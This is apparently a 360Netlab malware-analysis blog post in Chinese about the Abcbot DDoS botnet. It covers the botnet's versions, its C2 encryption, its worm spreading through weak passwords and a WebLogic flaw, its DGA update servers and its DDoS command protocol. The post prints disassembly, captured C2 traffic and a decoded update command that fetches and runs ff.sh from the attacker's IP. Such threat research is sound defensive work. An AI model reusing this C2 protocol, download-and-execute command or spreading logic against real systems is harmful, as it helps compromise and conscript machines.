

DDoS

僵尸网络Abcbot的进化之路



Alex.Turing, Hui Wang

Nov 9, 2021 • 13 min read

背景

业务上云、安全上云是近年来业界的发展趋势之一。360Netlab 从自身擅长的技术领域出发，也在持续关注云上安全事件和趋势。下面就是我们近期观察到的一起，被感染设备IP来自多个云供应商平台的安全事件。

2021年7月14日，360BotMon系统发现一个未知的ELF文件(a14d0188e2646d236173b230c59037c7)产生了大量扫描流量，经过分析，我们确定这是一个Go语言实现的Scanner，基于其源码路径中"abc-hello"字串，我们内部将它命名为 **Abcbot**。

Abcbot在当时的时间节点上功能比较简单，可以看成是一个攻击Linux系统的扫描器，通过弱口令&Nday漏洞实现蠕虫式传播。一个有意思的事情是，Abcbot的源码路径中有“dga.go”字串，但是在样本中并没有发现相关的DGA实现，我们推测其作者会在后续的版本中补上这个功能，这让我们对这个家族多了几分留意。

随着时间的推移，Abcbot也在持续更新，如我们所料，它在后继的样本中加入了DGA特性。如今Abcbot除了拥有蠕虫式传播的能力，还有自更新，**Webserver**，**DDoS**等功能。

时间来到2021年10月8日，Trend Micro发布了关于此家族的[分析报告](#)，报告中着重分析了传播Abcbot的前置SHELL脚本，但对Abcbot本身的功能几笔带过。

鉴于**Abcbot**处于持续开发中，功能在不断的更新，危害变得越来越大，我们决定撰写本文向社区分享我们的发现。

时间线

- 2021年7月14日，首次捕获abcbot，主要功能为Scanner,WebServer。
- 2021年7月22日，abcbot更新，在自更新的函数中加入dga相关代码。
- 2021年10月10日，abcbot更新，代码结构变化属于微调级别。
- 2021年10月12日，abcbot更新，代码结构变化属于重构级别。
- 2021年10月21日，abcbot更新，借助开源的ATK rootkit实现DDoS功能。
- 2021年10月30日，abcbot更新，放弃ATK rootkit,转向自身实现DDoS功能。

Abcbot概述


我们以2021年10月30日的最新样本为蓝本，将Abcbot定性为，一个攻击常见数据库和WEB大型服务器的僵尸网络，它通过弱口令&Nday漏洞实现蠕虫式传播，主要盈利手段为DDoS。

目前支持以下9种攻击方法：

- tls Attack
- tcp Attack
- udp Attack
- ace Attack
- hulk Attack
- httpGet Attack
- goldenEye Attack
- slowloris Attack

- bandwidthDrain Attack

它的基本流程图如下所示：



逆向分析

我们一共捕获了6个不同版本的abcbot样本，本文选取10月30日的样本为主要分析对象，它的基本信息如下所示：

```
MD5:ae8f8cf967ca15a7689f2d1f79fb5dc
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
Packer:upx
Date:2021-10-30
```

Abcbot使用标准的UPX壳加固自身，当它在被侵入的设备运行时，Abcbot通过将自身分别拷贝成以下文件以迷惑用户，随后相继启动dockerlogger，iptablesupdate进程。

```
/bin/dockerlogger
/usr/bin/dockerlogger
```

其中 `iptablesupdate` 进程负责扫描感染新的设备，将本地设备信息上报给C2，等待执行C2下发的DDoS指令。

而 `dockerlogger` 进程则负责把被感染设备变成Webserver，将本地设备信息上报给C2，等待执行更新服务器下发的Updata指令。下文将从这些功能出发剖析Abcbot的具体实现。

0x01: 往C2上报设备信息

目前捕获的Abcbot的样本中都硬编码了一个加密的C2字串

（“GEVQYYdjQdquLemMLYlkLLXLQmq7NmL7NYXu”），它使用Base64编码&XOR加密。

Base64的解码操作如下所示，可以看出Abcbot更改了Alphabet值，它使用的Alphabet为

```
LMNu67PQX21pqrR3YZaDEFGbCVIJjkKWdefstghiBACHlSTUm05noxyz04vw89+/ ,
```

```
mov    rax, cs:pAlphabet
mov    rcx, cs:len_Alphabet
mov    [rsp+60h+var_60], rax
mov    [rsp+60h+var_58], rcx
call   encoding_base64_NewEncoding
mov    rax, [rsp+60h+var_50]
mov    [rsp+60h+var_60], rax
mov    rax, [rsp+60h+arg_0]
mov    rax, [rsp+60h+var_58], rax
mov    rax, [rsp+60h+arg_8]
mov    [rsp+60h+var_50], rax
call   encoding_base64__Encoding_DecodeString
```

将Base64解码后的结果和 `0x31 0x32 0x33` 进行异或，就能得到以下最终的结果

```
http://103.209.103.16:26800
```

解密得到C2后，`iptablesupdate` 和 `dockerlogger` 进程都是都通过路径"/api/postip"向C2上报设备信息，设备信息的格式为

```
OS:%v\x09CPU:%v\x09HX:%vh\x09os-name:%v\x09lanip:%v 。事实上这两个进
```

程收集的设备信息都是一样的，都是调用了 `abc_hello_util_0s_pz` 函数，唯一的差导如下图所示，可以看出 dockerlogger 进程会在上报的信息中附加 "\tdo.02"，iptablesupdate 则附加 "\tio.02"，其中 "d", "i" 字符暗示了上报流量的进程，"0.02" 则类似版本（10月21日的样本中，版本为 "0.01"）。

| Process iptablesupdate | Process dockerlogger |
|--|--|
| <code>loc_7BFD25:</code> | <code>loc_7BFFA5:</code> |
| <code>call abc_hello_util_0s_pz</code> | <code>call abc_hello_util_0s_pz</code> |
| <code>mov rax, [rsp+0A0h+var_A0]</code> | <code>mov rax, [rsp+0A0h+var_A0]</code> |
| <code>mov [rsp+0A0h+var_10], rax</code> | <code>mov [rsp+0A0h+var_10], rax</code> |
| <code>mov rcx, [rsp+0A0h+var_98]</code> | <code>mov rcx, [rsp+0A0h+var_98]</code> |
| <code>mov [rsp+0A0h+var_38], rcx</code> | <code>mov [rsp+0A0h+var_38], rcx</code> |
| <code>mov [rsp+0A0h+var_A0], 0</code> | <code>mov [rsp+0A0h+var_A0], 0</code> |
| <code>mov rdx, [rsp+0A0h+var_30]</code> | <code>mov rdx, [rsp+0A0h+var_28]</code> |
| <code>mov [rsp+0A0h+var_98], rdx</code> | <code>mov [rsp+0A0h+var_98], rdx</code> |
| <code>mov rdx, [rsp+0A0h+var_60]</code> | <code>mov rdx, [rsp+0A0h+var_68]</code> |
| <code>mov [rsp+0A0h+var_90], rdx</code> | <code>mov [rsp+0A0h+var_90], rdx</code> |
| <code>lea rdx, aApiPostip ; "/api/postip"</code> | <code>lea rdx, aApiPostip ; "/api/postip"</code> |
| <code>mov [rsp+0A0h+var_88], rdx</code> | <code>mov [rsp+0A0h+var_88], rdx</code> |
| <code>mov [rsp+0A0h+var_80], 0Bh</code> | <code>mov [rsp+0A0h+var_80], 0Bh</code> |
| <code>call runtime_concatstring2</code> | <code>call runtime_concatstring2</code> |
| <code>mov rax, [rsp+0A0h+var_78]</code> | <code>mov rax, [rsp+0A0h+var_78]</code> |
| <code>mov [rsp+0A0h+var_18], rax</code> | <code>mov [rsp+0A0h+var_18], rax</code> |
| <code>mov rcx, [rsp+0A0h+var_70]</code> | <code>mov rcx, [rsp+0A0h+var_70]</code> |
| <code>mov [rsp+0A0h+var_40], rcx</code> | <code>mov [rsp+0A0h+var_40], rcx</code> |
| <code>mov [rsp+0A0h+var_A0], 0</code> | <code>mov [rsp+0A0h+var_A0], 0</code> |
| <code>mov rdx, [rsp+0A0h+var_10]</code> | <code>mov rdx, [rsp+0A0h+var_10]</code> |
| <code>mov [rsp+0A0h+var_98], rdx</code> | <code>mov [rsp+0A0h+var_98], rdx</code> |
| <code>mov rdx, [rsp+0A0h+var_38]</code> | <code>mov rdx, [rsp+0A0h+var_38]</code> |
| <code>mov [rsp+0A0h+var_90], rdx</code> | <code>mov [rsp+0A0h+var_90], rdx</code> |
| <code>lea rdx, aI002 ; "\tio.02"</code> | <code>lea rdx, aD002 ; "\tdo.02"</code> |
| <code>mov [rsp+0A0h+var_88], rdx</code> | <code>mov [rsp+0A0h+var_88], rdx</code> |
| <code>mov [rsp+0A0h+var_80], 6</code> | <code>mov [rsp+0A0h+var_80], 6</code> |
| <code>call runtime_concatstring2</code> | <code>call runtime_concatstring2</code> |
| <code>mov rax, [rsp+0A0h+var_78]</code> | <code>mov rax, [rsp+0A0h+var_78]</code> |
| <code>mov rcx, [rsp+0A0h+var_70]</code> | <code>mov rcx, [rsp+0A0h+var_70]</code> |
| <code>mov rdx, [rsp+0A0h+var_18]</code> | <code>mov rdx, [rsp+0A0h+var_18]</code> |
| <code>mov [rsp+0A0h+var_A0], rdx</code> | <code>mov [rsp+0A0h+var_A0], rdx</code> |
| <code>mov rdx, [rsp+0A0h+var_40]</code> | <code>mov rdx, [rsp+0A0h+var_40]</code> |
| <code>mov [rsp+0A0h+var_98], rdx</code> | <code>mov [rsp+0A0h+var_98], rdx</code> |
| <code>mov [rsp+0A0h+var_90], rax</code> | <code>mov [rsp+0A0h+var_90], rax</code> |
| <code>mov [rsp+0A0h+var_88], rcx</code> | <code>mov [rsp+0A0h+var_88], rcx</code> |
| <code>call abc_hello_util_PostUrlCode</code> | <code>call abc_hello_util_PostUrlCode</code> |

实际产生的流量如下所示：

```
POST /api/postip HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close
```

```
OS:linux CPU:amd64 HX:24h os-name:node1 lanip:172.18.106.102 172.17.0.2
10.02HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Nov 2021 03:30:51 GMT
Content-Length: 7
Connection: close
```

success

0x02: 扫描传播

Abcbot通过“abc_hello_plugin_StartScan”函数负责感染新设备，它的逻辑是随机生成IP，检测该IP上可以被攻击网络服务的端口是否开放，进而选用相应的弱口令列表，或漏洞对服务进行攻击，最终完成蠕虫式扫描传播。

下面的代码片段展示了Abcbot尝试攻击Weblogic的过程。

```
mov    rax, [rsp+40h+var_10]
mov    [rsp+40h+var_40], rax
mov    rcx, [rsp+40h+var_18]
mov    [rsp+40h+var_38], rcx
mov    [rsp+40h+var_30], 7001
call   abc_hello_util_PortCheck
cmp    byte ptr [rsp+40h+var_28], 0
jz     loc_733283
mov    rax, [rsp+40h+var_10]
mov    [rsp+40h+var_40], rax
mov    rax, [rsp+40h+var_18]
mov    [rsp+40h+var_38], rax
lea    rax, a7001      ; "7001"
mov    [rsp+40h+var_30], rax
mov    [rsp+40h+var_28], 4
call   abc_hello_plugin_Weblogic14882Check
```

在Abcbot样本中，可以很清楚的看到对相关网络服务攻击所用到的函数，

| | |
|----------|---|
| 205169:1 | abc-hello/plugin/go. (*sshWeakPass). Init |
| 205170:1 | abc-hello/plugin/go. (*sshWeakPass). GetResult |
| 205171:1 | abc-hello/plugin/go. (*sshWeakPass). Check |
| 205173:1 | abc-hello/plugin/go. (*weblogic14882). Init |
| 205174:1 | abc-hello/plugin/go. (*weblogic14882). GetResult |
| 205175:1 | abc-hello/plugin/go. (*weblogic14882). Check |
| 205177:1 | abc-hello/plugin/go. (*redisWeakPass). Init |
| 205178:1 | abc-hello/plugin/go. (*redisWeakPass). GetResult |
| 205179:1 | abc-hello/plugin/go. (*redisWeakPass). Check |
| 205181:1 | abc-hello/plugin/go. (*postgresqlWeakPass). Init |
| 205182:1 | abc-hello/plugin/go. (*postgresqlWeakPass). GetResult |
| 205183:1 | abc-hello/plugin/go. (*postgresqlWeakPass). Check |
| 205185:1 | abc-hello/plugin/go. (*mssqlWeakPass). Init |
| 205186:1 | abc-hello/plugin/go. (*mssqlWeakPass). GetResult |
| 205187:1 | abc-hello/plugin/go. (*mssqlWeakPass). Check |
| 205189:1 | abc-hello/plugin/go. (*mongoWeakPass). Init |
| 205190:1 | abc-hello/plugin/go. (*mongoWeakPass). GetResult |
| 205191:1 | abc-hello/plugin/go. (*mongoWeakPass). Check |
| 205193:1 | abc-hello/plugin/go. (*ftpWeakPass). Init |
| 205194:1 | abc-hello/plugin/go. (*ftpWeakPass). GetResult |
| 205195:1 | abc-hello/plugin/go. (*ftpWeakPass). Check |

对照上面的函数列表可知Abcbot利用的的弱口令&漏洞一共有7种，详情如下所示：

1. SSH弱口令
2. FTP弱口令
3. PostgreSQL弱口令
4. Redis弱口令
5. Mssql弱口令
6. Mongo弱口令
7. WebLogic漏洞 (CVE-2020-14882)

0x03: WebServer

Abcbot通过"abc_hello_web_StartServer"函数在被感染的设备上启动一个WebServer,监听的端口为26800，支持的方法以及路径如下表所示：

| METHOD | PATH |
|--------|-----------------|
| POST | /api/postip |
| POST | /api/configlist |
| POST | /api/getlist |
| POST | /api/check |

实际效果如下图所示：

```
[GIN-debug] GET    /*filepath          --> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
[GIN-debug] HEAD   /*filepath          --> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
[GIN-debug] POST   /api/check           --> abc-hello/web.StartServer.func1 (3 handlers)
[GIN-debug] POST   /api/postip          --> abc-hello/web.StartServer.func2 (3 handlers)
[GIN-debug] POST   /api/configlist       --> abc-hello/web.StartServer.func3 (3 handlers)
[GIN-debug] POST   /api/getlist          --> abc-hello/web.StartServer.func4 (3 handlers)
[GIN-debug] Listening and serving HTTP on :26800
```

目前真正产生了用途的路径是"/api/check"，在扫描传播过程中，通过请求目标 ip:26800/api/check，用于判断设备是否已经被感染。

xrefs to aApiCheck

| Direct | Ty | Address | Text | |
|--|----|--|------|------------------------------|
|  | o | abc_hello_plugin_go_sshWeakPass_Check+981 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_sshWeakPass_Check+A0A | lea | rdx, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_sshWeakPass_Check+A94 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_redisWeakPass_Check+BE1 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_redisWeakPass_Check+C67 | lea | rdx, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_redisWeakPass_Check+CF1 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_postgresqlWeakPass_Check+991 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_postgresqlWeakPass_Check+A10 | lea | rdx, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_postgresqlWeakPass_Check+A8F | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_mssqlWeakPass_Check+7F1 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_mssqlWeakPass_Check+87A | lea | rdx, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_mssqlWeakPass_Check+904 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_mongoWeakPass_Check+791 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_mongoWeakPass_Check+838 | lea | rdx, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_mongoWeakPass_Check+8D8 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_ftpWeakPass_Check+9CB | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_ftpWeakPass_Check+A54 | lea | rdx, aApiCheck; "/api/check" |
|  | o | abc_hello_plugin_go_ftpWeakPass_Check+AE4 | lea | rax, aApiCheck; "/api/check" |
|  | o | abc_hello_web_StartServer+166 | lea | rbx, aApiCheck; "/api/check" |

其它的路径，只是保持连通性了，没有真正的用途，当访问它们时，只是会在"/tmp/.abchello"目录下生成日志文件。

事实上通过"curl - X POST"去测试C2，可以发现C2上也存在上面的4个路径。

Abcbot的作者似乎想打破目前的C/S网络模型，把Bot在网络中的角色向Server靠

近，因此我们推测Acbot的网络结构，或许会转向P2P。

0x04: 自更新

7月22日，Abcbot引入“abc_hello_util_Updata”函数负责处理自更新，它的逻辑是向远程服务器请求“2.txt”资源，“2.txt”由2部分组成，它的格式为“Resource(hex格式)|数字签名(hex格式)”，当Bot成功拉取到2.txt后，会通过以下代码片段对当数字签名进行校验。

```
; CODE XREF: abc_hello_util_DDOSTextCode+8A3↓j
mov    rax, cs:pSign
mov    rcx, cs:len_Sign
mov    [rsp+248h+var_248], rbx
mov    [rsp+248h+var_240], rdx
mov    [rsp+248h+var_238], rax
mov    [rsp+248h+var_230], rcx
mov    [rsp+248h+var_228], rdi
mov    [rsp+248h+var_220], rsi
nop    dword ptr [rax]
call   abc_hello_util_VerifyStr
```

样本中硬编码的公钥为：

```
-----BEGIN RSA PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAL3zj6XQt7gYe+L6oI/IUvlJNZVsg/JX\x0AC7TCnI9p1JfBJFd
-----END RSA PUBLIC KEY-----
```

校验成功后，对Resource进一步的分解，Resource的格式为“cmd|downloader url|crc32|cmd2”，当cmd为“alldown2”时，向downloadser url 请求下载，并校验文件的crc32 hash值，检测成功后，执行下载的文件完成自更新的过程。

实际获得的2.txt如下所示：

| | | |
|-----------|---|------------------|
| 00000000: | 36 31 36 63 36 63 36 34 36 66 37 37 36 65 33 32 | 616c6c646f776e32 |
| 00000010: | 37 63 36 38 37 34 37 34 37 30 33 61 32 66 32 66 | 7c687474703a2f2f |
| 00000020: | 33 31 33 30 33 33 32 65 33 32 33 30 33 39 32 65 | 3130332e3230392e |
| 00000030: | 33 31 33 30 33 33 32 65 33 31 33 36 33 61 33 32 | 3130332e31363a32 |
| 00000040: | 33 36 33 38 33 30 33 30 32 66 36 36 36 36 32 65 | 363830302f66662e |
| 00000050: | 37 33 36 38 37 63 33 36 33 31 33 31 33 30 33 34 | 73687c3631313034 |
| 00000060: | 33 33 34 32 33 35 37 63 37 30 36 66 37 33 37 34 | 3342357c706f7374 |
| 00000070: | 36 35 37 32 37 32 36 66 37 32 37 35 37 32 36 63 | 6572726f7275726c |
| 00000080: | 70 36 30 63 32 31 30 64 33 37 36 62 30 61 38 30 | 60c210d376b0a80 |
| 00000090: | 33 34 37 38 65 31 34 62 33 35 61 35 39 62 38 61 | 3478e14b35a59b8a |
| 000000A0: | 38 33 66 30 33 62 39 62 35 62 33 39 66 63 31 61 | 83f03b9b5b39fc1a |
| 000000B0: | 34 62 30 32 64 38 36 39 30 36 66 36 30 37 37 65 | 4b02d86906f6077e |
| 000000C0: | 35 39 34 37 63 38 64 34 37 65 65 61 31 37 31 62 | 5947c8d47eea171b |
| 000000D0: | 32 38 63 30 39 32 33 33 37 66 64 39 35 65 36 39 | 28c092337fd95e69 |
| 000000E0: | 38 62 32 62 30 30 63 31 66 30 65 33 65 38 32 | 8b2b000c1f0e3e82 |
| 000000F0: | 66 64 35 32 63 64 35 63 38 36 61 62 34 61 39 62 | fd52cd5c86ab4a9b |
| 00000100: | 33 | 3 |

Resource

Signature

Resource部分以HEX格式解码后就是具体的升级指令了。

```
alldown2|http://103.209.103.16:26800/ff.sh|611043B5|posterrorurl
```

在这个过程中远程服务器域名的来源有以下3种：

1. 硬编码的TOR域名（解密方法与C2一样）
2. DGA算法生成前缀字串，分别与(.com, .tk, .pages.dev)3个后缀拼接成域名
3. DGA算法生成字串，当成github帐号，之后从这个github账号中获取升级资源

下图的代码片段正是Abcbot向DGA生成的域名，以及GITHUB仓库请求2.txt资源的过程。

```

; CODE XREF: abc_hello_util_Update+328↑j
mov [rsp+138h+var_138], 0
lea rcx, aHttp ; "http://"
mov [rsp+138h+var_130], rcx
mov [rsp+138h+var_128], 7
mov rdx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rdx
mov [rsp+138h+var_118], rax
lea rbx, aTk2Txt ; ".tk/2.txt"
mov [rsp+138h+var_110], rbx
mov [rsp+138h+var_108], 9
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_WorkTextCode

mov [rsp+138h+var_138], 0
lea rax, aHttp ; "http://"
mov [rsp+138h+var_130], rax
mov [rsp+138h+var_128], 7
mov rcx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rcx
mov rdx, [rsp+138h+var_D8]
mov [rsp+138h+var_118], rdx
lea rbx, aPagesDev2Txt ; ".pages.dev/2.txt"
mov [rsp+138h+var_110], rbx
mov [rsp+138h+var_108], 10h
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
xchg ax, ax
call abc_hello_util_WorkTextCode

mov [rsp+138h+var_138], 0
lea rax, aHttp ; "http://"
mov [rsp+138h+var_130], rax
mov [rsp+138h+var_128], 7
mov rcx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rcx
mov rdx, [rsp+138h+var_D8]
mov [rsp+138h+var_118], rdx
lea rbx, aCom2Txt ; ".com/2.txt"
mov [rsp+138h+var_110], rbx
mov [rsp+138h+var_108], 0Ah
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
nop
call abc_hello_util_WorkTextCode

mov [rsp+138h+var_138], 0
lea rax, aHttpsRawGitHub ; "https://raw.githubusercontent.com/"
mov [rsp+138h+var_130], rax
mov [rsp+138h+var_128], 22h
mov rcx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rcx
mov rdx, [rsp+138h+var_D8]
mov [rsp+138h+var_118], rdx
lea rcx, aBootstrapMain2 ; "/bootstrap/main/2.txt"
mov [rsp+138h+var_110], rcx
mov [rsp+138h+var_108], 15h
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
xchg ax, ax
call abc_hello_util_WorkTextCode

```

各个时间节点的样本所采用的域名如下所示：

| DATE | MD5 | RES TOR DOMAIN | DGA DOMAIN | DGA GITHUB |
|-------|----------------------------------|----------------|------------|------------|
| 07-14 | a14d0188e2646d236173b230c59037c7 | 0 | 0 | 0 |
| 07-22 | e535215fad2ef0885e03ba111bd36e24 | 1 | 3/month | 1/month |
| 10-10 | 6e66456ffb457c52950cf05a6aaabe4a | 1 | 3/month | 0 |
| 10-12 | 39d373434c947742168e07cc9010c992 | 1 | 3/month | 0 |
| 10-21 | e95c9bae6e2b44c6f9b98e2dfd769675 | 0 | 27/month | 0 |
| 10-30 | ae8f8cf967ca15a7689f2d1f79fbc5dc | 0 | 27/month | 0 |


10月Abcbot的DGA生成的部分域名如下所示：

dgixyyfug.tk
dgixyyfug.com
dgixyyfug.pages.dev
guyfixdyg.tk
guyfixdyg.com

当Abcbot开始使用DGA生成更新服务器的域名时，我们在第一时间进行了抢注了部分域名，这让我们能够度量它的规模。从目前的统计数据来看Abcbot的规模并不大，IP总数是261。



目前被感染主机的服务商分布如下所示：



0x05: DDoS

10月21日，Abcbot引入了"main_TimeDDos"函数负责处理DDoS攻击，它的逻辑是通过路径“/api/getlist”向C2请求DDoS指令，指令由2部分组成，“DDoS指令(hex格式)|指令数字签名(hex格式)”。当Bot收到指令后，复用上文自更新小节中的数字签名进行校验，校验成功后才能执行。

实际产生的流量如下所示，"|"字符前的"73746f70"字串，正是"stop"指令。

```
POST /api/getlist HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Nov 2021 03:30:51 GMT
Content-Length: 139
Connection: close
```

```
73746f707c|  
6f28aff751440310aef995baa8a8b6d7b3a0bce2a300e05096e35d10903d9429a5024ffd0064ea105  
b47b936603a3b600d40713d2b8ece4c3f6ce4ac4189c5a6
```

有意思的事情是，在10月21日的样本(md5:e95c9bae6e2b44c6f9b98e2dfd769675)借助了开源的ATK Rootkit实现DDoS功能。

```
arclite:tar:atk. tar:\atk
n          Name
..
atk. h
atk_eth0. c
atk_eth1. c
atk_eth2. c
atk_eth3. c
atk_svr_eth0. c
atk_svr_eth1. c
atk_svr_eth2. c
atk_svr_eth3. c
auto_atk_ip_eth0. c
auto_atk_ip_eth1. c
auto_atk_ip_eth2. c
auto_atk_ip_eth3. c
insautorun. sh
Makefile
share_atk. c
share_atk_svr. c
share_auto_atk. c
```

